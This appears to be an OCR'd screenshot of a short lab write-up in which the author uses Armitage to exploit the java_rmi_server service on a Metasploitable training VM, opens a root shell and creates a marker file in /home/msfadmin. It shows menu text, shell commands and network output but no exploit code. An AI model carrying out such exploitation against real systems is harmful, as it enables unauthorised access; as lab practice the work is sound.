
Armitage

Here I use the vulnerabilities of `java_rml_server`.



And I add a file `lishilong` to `/home/msfadmin`.


Applications
Places
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.150.130
root @ metasploitable
Console X
Scan X
exploit X
Shell 1 X
exploit X
exploit X
sh 1@2 X
include
lib
lib64
local
sbin
share
src
$ cd ..
$ cd home
$ ls
ftp
msfadmin
service
user
$ cd msfadmin
$ ls
vulnerable
$ touch lishilong
$ ls
lishilong
vulnerable
$


eth0 Link encap:Ethernet HWaddr 00:0c:29:bc:68:34
inet addr:192.168.150.130 Bcast:192.168.150.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:febc:6834/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:41 errors:0 dropped:0 overruns:0 frame:0
TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:6758 (6.5 KB) TX bytes:7260 (7.0 KB)
Interrupt:17 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:92 errors:0 dropped:0 overruns:0 frame:0
TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
lishilong vulnerable
msfadmin@metasploitable:~$